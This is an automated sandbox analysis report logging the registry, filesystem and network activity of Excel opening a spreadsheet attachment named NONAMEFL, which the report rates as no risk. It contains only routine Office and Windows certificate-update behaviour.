Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{B866D7AE-7C99-4C20-A A98-278FC044FB98}\ Value: None		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{B866D7AE-7C99-4C20-A A98-278FC044FB98}\4 Value: 0		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{B866D7AE-7C99-4C20-A A98-278FC044FB98}\Categories Value: None		2768
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{02FD33DF-F746-4A10-93A0-2BC6273BC8E4}\ Value: None		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{02FD33DF-F746-4A10-93A0-2BC6273BC8E4}\4 Value: 0		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ETWMonitor\{02FD33DF-F746-4A10-93A0-2BC6273BC8E4}\Categories Value: None		2768
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ULSMonitor\ Value: None		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ULSMonitor\ULSCategories\Severities Value: 70 50,1249 15,1249 10		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ClientTelemetry\RulesMetadata\excel.exe\ULSMonitor\ULSAI\Categories Value: 1 0		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Roaming\RoamingConfigurableSettings Value: None		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Roaming\RoamingLastSyncTime Value: None		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Roaming\RoamingLastWriteTime Value: None		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Excel\XLSTART*,*, 0, 2580048, 0, 0, 0) Return: db20790		2768
Call Filesystem API	API Name: FindNextFileW Args: (db20790, 2580048) Return: 1		2768
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\Microsoft Office\Office16\xlstart*,*, 0, 2580048, 0, 0, 0) Return: db20790		2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\ 8' Value: None		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (\?\?STORAGE#\Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e963}\#0000000001F500000#\{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (\?\?STORAGE#\Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e963}\#0000000000100000#\{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (\?\?IDE#\CdRom\TEAC_CD-ROM_____2.5+____#5&1c1d869a0&1.1.0#\{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\) Return: 5		2768
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2		2768
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5		2768
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2		2768
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2		2768
Call System API	API Name: GetVersionExA Args: (738682d0) Return: 1		2768
Call System API	API Name: GetVersionExA Args: (dc13a8) Return: 1		2768
Call System API	API Name: GetDriveTypeA Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768

Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\>' Value: None		2768
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\ Value: None		2768
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D762D\ Value: None		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D762D\1D762D Value: None		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D762D\1D762D Value: None		2768
Call System API	API Name: GetVersionExA Args: (dc1dd8) Return: 1		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:) Return: 3		2768
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D762D\1D762D Value: None		2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D762D\ Value: None		2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\ Value: None		2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\>' Value: None		2768
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\ Value: None		2768
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D7A73\ Value: None		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D7A73\1D7A73 Value: None		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 0		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ServicesManagerCache\ServicesCatalog\LastRequest Value: 2022-12-06T15:14:37Z		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ServicesManagerCache\ServicesCatalog\CacheReady Value: 1		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ServicesManagerCache\ServicesCatalog\LastUpdate Value: 2022-12-06T15:14:37Z		2768
Call Window API	API Name: DialogBoxIndirectParamW Args: (6f8d0000, f145dc8, 301ea, 6fc551c6, dcc9c4) Return: 6		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ServicesManagerCache\ServicesCatalog\NextUpdate Value: 2022-12-06T15:17:37Z		2768
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00006109E6009040000000000F01FEC\Usage\ProductNonBootFiles\Intl_1033 Value: 55860007		2768
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00006109E6009040000000000F01FEC\Usage\ProductNonBootFiles\Intl_1033 Value: 55860008		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\LanguageList Value: en-US\0en\0		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\@C:\Program Files (x86)\Common Files\Microsoft Shared\Office16\oregres.dll,-412 Value: Easily discover, visualize, and share insights from your data.		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\LanguageList Value: en-US\0en\0		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\@C:\Program Files (x86)\Common Files\Microsoft Shared\Office16\oregres.dll,-206 Value: Excel 2016		2768
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1		2768
Call System API	API Name: PathFileExistsW Args: (%windir%\SysWOW64\propsys.dll) Return: 1		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache\C:\Program Files (x86)\Microsoft Office\Office16\EXCELEXE\FriendlyAppName Value: Excel 2016		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache\C:\Program Files (x86)\Microsoft Office\Office16\EXCELEXE.ApplicationCompany Value: Microsoft Corporation		2768
Call System API	API Name: GetVersionExA Args: (75fd10ec) Return: 1		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\LanguageList Value: en-US\0en\0		2768
Call WMI API	API Name: IWbemLevel1Login::NTLMLogin Args: (ROOT\CIMV2, en-US,en, 0, 13a00fa8, ea0f420) Return: 0		2768
Call WMI API	API Name: IWbemLocator::ConnectServer Args: (ROOT\CIMV2, NULL, NULL, NULL, 0, NULL, 0, ea0f420) Return: 0		2768
Call WMI API	API Name: IWbemServices::ExecQuery Args: (WQL, SELECT * FROM Win32_ComputerSystemProduct, 30, 0, ea0f418) Return: 0		2768
Call Network API	API Name: socket Args: (23, 1, 6) Return: e0c		2768
Call Service API	API Name: OpenServiceW Args: (f01bb78, NetSetupSvc, 4) Return: f01bb00		2768
Call Network API	API Name: socket Args: (23, 1, 6) Return: e70		2768
Call WMI API	API Name: Win32_ComputerSystemProduct::Get Args: (UUID, 0, 0DB755B9-0809-41B0-AAC5-A2A76C7F5DBE, 0, 0) Return: 0		2768
Call Service API	API Name: OpenServiceW Args: (f0e0738, WinHttpAutoProxySvc, 94) Return: f0e06e8		2768
Call System API	API Name: WinHttpCloseHandle Args: (13b357e8) Return: 1		2768
Call Network API	API Name: socket Args: (2, 2, 0) Return: ef8		2768
Call Network API	API Name: socket Args: (23, 2, 0) Return: ef8		2768
Call System API	API Name: DnsQueryEx Args: (ctldl.windowsupdate.com, 1, 40006000) Return: 87		2768
Call System API	API Name: DnsQueryEx Args: (ctldl.windowsupdate.com, 1c, 40026000) Return: 0		2768
Call Network API	API Name: socket Args: (23, 2, 0) Return: ef8		2768
Call Network API	API Name: socket Args: (2, 1, 6) Return: ef8		2768
Call Network API	API Name: bind Args: (ef8, 0.0.0.0:49426, 128) Return: 0		2768
Call System API	API Name: ConnectEx Args: (ef8, 209.197.3.8:80, 16, 0, 0, 0, f0a2350) Return: 0		2768
Call Network API	API Name: send Args: (ef8, GET /msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?8fc36f0f66b09361 HTTP/1.1\r\nConnection: Keep-Alive\r\nAccept: */*\r\nIf-Modified-Since: Tue, 16 Mar 2021 07:33:42 GMT\r\nIf-None-Match: "08f5ab0361ad71:0"\r\nUser-Agent: Microsoft-CryptoAPI/10.0\r\nHost: ctldl.windowsupdate.com\r\n\r\n, 1, 287) Return: 0		2768
Call System API	API Name: WinHttpCloseHandle Args: (13a980f0) Return: 1		2768
Call System API	API Name: WinHttpCloseHandle Args: (f04dc00) Return: 1		2768
Call System API	API Name: WinHttpCloseHandle Args: (13b27698) Return: 1		2768
Call System API	API Name: WinHttpCloseHandle Args: (13b26a58) Return: 1		2768
Call Service API	API Name: OpenServiceW Args: (f06b660, CryptSvc, 5) Return: f06b5c0		2768

Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None		2768
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None		2768
Delete Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112 Value: None		2768
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\SystemCertificates\ROOT\Certificates\D9D2ECA3A2F0E3303F6BCE495AC844C64928F112\Blob Value: None		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\LanguageList Value: en-US\0en0		2768
Call System API	API Name: GetVersionExA Args: (1494ef9c) Return: 1		2768
Call System API	API Name: GetVersionExA Args: (1494eed8) Return: 1		2768
Call System API	API Name: GetVersionExA Args: (1494f168) Return: 1		2768
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml) Return: 0		2768
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Wef\Providers\ Value: None		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Wef\Providers\WefCache\d Value: {BE22FE97-EBDB-4728-AD00-AE4AAE69EABC}		2768
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Wef\Providers\Qxcohx+CWETDn\CW\$gcWrw==\ Value: None		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Wef\Providers\Qxcohx+CWETDn\CW\$gcWrw==\Uniqueld Value: Anonymous		2768
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000061091100000000000000F01FEC\Usage\ProductFiles Value: 55860041		2768
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Wef\Providers\Qxcohx+CWETDn\CW\$gcWrw==\Entitlements\ Value: None		2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D7A73\1D7A73 Value: None		2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D7A73\ Value: None		2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\ Value: None		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Toolbars\Settings\Microsoft Excel Value: None		2768
Call Filesystem API	API Name: MoveFileWithProgressW Args: (%APPDATA%\Microsoft\Excel\F07E1000, %APPDATA%\Microsoft\Excel\Excel15.xlb, 0, 0, 0) Return: 1		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Options\MsoTb\Cost Value: 8		2768
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Options\Pos Value: 153,153,768,525		2768
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\(*) (*) - * - excel.exe - OTeleMediumCost.dat, 0, dce814, 0, 0, 0) Return: f07fe58		2768
Call Filesystem API	API Name: FindNextFileW Args: (f07fe58, dce814) Return: 1		2768
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\BBBB234A-3845-4056-A782-F3D470BAB91F\ (0) - 2496 - excel.exe - OTeleMediumCost.dat) Return: 1		2768
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\BBBB234A-3845-4056-A782-F3D470BAB91F\ (1) - 2496 - excel.exe - OTeleMediumCost.dat) Return: 1		2768
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\9323BAA6-7012-4BA8-B054-3F9EC558EE1A\ (0) - 2584 - excel.exe - OTeleMediumCost.dat) Return: 1		2768
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\9323BAA6-7012-4BA8-B054-3F9EC558EE1A\ (1) - 2584 - excel.exe - OTeleMediumCost.dat) Return: 1		2768
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\(*) (*) - * - excel.exe - OTele.dat, 0, dce814, 0, 0, 0) Return: f080158		2768
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\BBBB234A-3845-4056-A782-F3D470BAB91F\ (0) - 2496 - excel.exe - OTele.dat) Return: 1		2768
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\BBBB234A-3845-4056-A782-F3D470BAB91F\ (1) - 2496 - excel.exe - OTele.dat) Return: 1		2768
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\9323BAA6-7012-4BA8-B054-3F9EC558EE1A\ (0) - 2584 - excel.exe - OTele.dat) Return: 1		2768
Call Filesystem API	API Name: DeleteFileW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\9323BAA6-7012-4BA8-B054-3F9EC558EE1A\ (1) - 2584 - excel.exe - OTele.dat) Return: 1		2768
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\(*) (*) - * - excel.exe - OTeleMediumCost.dat, 0, dce814, 0, 0, 0) Return: f080598		2768
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\(*) (*) - * - excel.exe - OTeleMediumCost.dat, 0, dce814, 0, 0, 0) Return: f080598		2768
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\(*) (*) - * - excel.exe - OTele.dat, 0, dce814, 0, 0, 0) Return: f080458		2768
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\(*) (*) - * - excel.exe - OTeleMediumCost.dat, 0, dce814, 0, 0, 0) Return: f080118		2768
Call Filesystem API	API Name: FindFirstFileExW Args: (%LOCALAPPDATA%\Microsoft\Office\OTele\(*) (*) - * - excel.exe - OTele.dat, 0, dce814, 0, 0, 0) Return: f080158		2768
Call Filesystem API	API Name: DeleteFileW Args: (%TEMP%\{2CCBABF0-6815-45A5-A058-2581F2B858AD} - OProcSessld.dat) Return: 1		2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\sa8\ Value: None		2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\ Value: None		2768
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\ Value: None		2768



▼ Object 1.3 - NONAMEFL (Office Excel 2007 spreadsheet)

File name	NONAMEFL
File type	Office Excel 2007 spreadsheet
SHA-1	E19DAB08EF3F42EE9E521400BD22572FBBF76331
SHA-256	B84B88BD720A977C0CA6BC0F4370613477163537E2CDE8C6B663E35DEF093106
MD5	E20C9766E75BAED5E891073803F5B6D9
TLSH	-
Size	7880 byte(s)

Risk Level	No risk
Detection	-
Exploited vulnerabilities	-

▼ Network Destinations

Domain	IP Address	Port	Location	Risk Level	Threat	Accessed By
ctldl.windowsupdate.com	209.197.3.8	53	-	No risk	-	NONAMEFL
ctldl.windowsupdate.com	209.197.3.8	80	-	-	-	NONAMEFL

URL	Site Category	Risk Level	Threat	Accessed By
http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/pinrulesstl.cab?1632d22445eb42e0	Computers / Internet	No risk	-	NONAMEFL
http://ctldl.windowsupdate.com/msdownload/update/v3/static/trustedr/en/disallowedcertstl.cab?8fc36f0f66b09361	Computers / Internet	No risk	-	NONAMEFL

▼ Dropped or Downloaded Files

File	Risk Level	Threat	Threat Characteristics	Source URL	Size (bytes)	SHA-1
NONAMEFL.xlsx.LNK	No risk	-	-	-	1336	E21610E98A4D8CF820EF6FB4D3DD2D4D09CA9EC8
Excel15.xlb	No risk	-	-	-	10104	CE5AF1E91962666B0EA8F4EA3DF78220ADC8CD86
F07E1000	No risk	-	-	-	10104	CE5AF1E91962666B0EA8F4EA3DF78220ADC8CD86
~\$NONAMEFL.xlsx	No risk	-	-	-	165	2DEC74BBC2C781FF2B4247BF09B1FFACBC431721
{2CCBABF0-6815-45A5-A058-2581F2B858AD} (1) - 2768 - excel.exe - OTeleMediumCost.dat	No risk	-	-	-	519	9DFA5DFCADC1F39AD775444107D56A12D2220C1A
{2CCBABF0-6815-45A5-A058-2581F2B858AD} (1) - 2768 - excel.exe - OTele.dat	No risk	-	-	-	887	225FABBOA5FE2DCAD35375DE9BCA19ADF8403B8
{2CCBABF0-6815-45A5-A058-2581F2B858AD} (0) - 2768 - excel.exe - OTele.dat	No risk	-	-	-	279	782A3491828520B59404D68FC74D31C59FF2ADEC
{2CCBABF0-6815-45A5-A058-2581F2B858AD} (0) - 2768 - excel.exe - OTeleMediumCost.dat	No risk	-	-	-	837	0CAEB6509FE28DF24C4D5676B722C279B8820E80
57C8EDB95DF3F0AD4EE2DC2B8CFD4157	No risk	-	-	-	340	8A211417BA6BF9FD754CA895FD8287E3D6B14D28
CVREF90.tmp.cvr	No risk	-	-	-	0	DA39A3EE5E6B4B0D3255BFEF95601890AFD80709

▼ Analysis

Event Type	Details	Parent PID	PID
Call System API	API Name: GetVersionExA Args: (48f800) Return: 1		2792
Call System API	API Name: GetVersionExA Args: (48f4cc) Return: 1		2792
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\ Value: None		2792
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\StartupItems\ Value: None		2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\StartupItems\pf Value: None		2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages\1033 Value: Off		2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LanguageResources\EnabledLanguages\1033 Value: On		2792
Call System API	API Name: GetVersionExA Args: (48f5e8) Return: 1		2792
Call System API	API Name: GetVersionExA Args: (48d834) Return: 1		2792
Call System API	API Name: GetVersionExA Args: (48d344) Return: 1		2792
Call System API	API Name: GetVersionExA Args: (48d7c0) Return: 1		2792
Call System API	API Name: GetVersionExA Args: (71249cf0) Return: 1		2792
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\Microsoft.NET\Framework*, 0, 48c87c, 0, 0, 0) Return: 6a53d0		2792
Call Filesystem API	API Name: FindNextFileW Args: (6a53d0, 48c87c) Return: 1		2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\MTTT Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LCCache\Themes\1033\NextUpdate Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None		2792
Call System API	API Name: GetVersionExA Args: (48d8c4) Return: 1		2792
Call System API	API Name: GetVersionExA Args: (48d884) Return: 1		2792
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2792
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Excel\XLSTART*, 0, 3075c27c, 0, 0, 0) Return: 6a5650		2792
Call Filesystem API	API Name: FindFirstFileExW Args: (%ProgramFiles(x86)%\Microsoft Office\Office14\xlstart*, 0, 3075c27c, 0, 0, 0) Return: 6a5490		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\StartupItems\pf Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\StartupItems\ Value: None		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\ Value: None		2792
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2792
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2792
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2792
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2792
Call System API	API Name: GetDriveTypeW Args: (D:\) Return: 5		2792
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2		2792
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2		2792
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#\Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#000000001F500000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b})) Return: 3		2792
Call System API	API Name: GetDriveTypeW Args: (\\?\STORAGE#\Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#0000000000100000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b})) Return: 3		2792
Call System API	API Name: GetDriveTypeW Args: (\\?\IDE#\CdRomTEAC_CD-ROM_2.5+____#5&1c1d869a&0&1.1.0#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b})) Return: 5		2792
Call System API	API Name: GetDriveTypeW Args: (E:\) Return: 2		2792
Call System API	API Name: GetDriveTypeW Args: (F:\) Return: 2		2792
Call System API	API Name: GetVersionExA Args: (738682d0) Return: 1		2792
Call System API	API Name: GetVersionExA Args: (482630) Return: 1		2792
Call System API	API Name: GetDriveTypeA Args: (C:\) Return: 3		2792
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2792
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2792
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2792
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2792

Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2792
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\ Value: None		2792
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ Value: None		2792
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C6971\ Value: None		2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C6971\1C6971 Value: None		2792
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2792
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2792
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2792
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2792
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C6971\1C6971 Value: None		2792
Call System API	API Name: GetDriveTypeW Args: (C:\) Return: 3		2792
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000041091100000000000000F01FE C\Usage\EXCELFiles Value: 55860005		2792
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000041091100000000000000F01FE C\Usage\ProductFiles Value: 55860037		2792
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C6971\1C6971 Value: None		2792
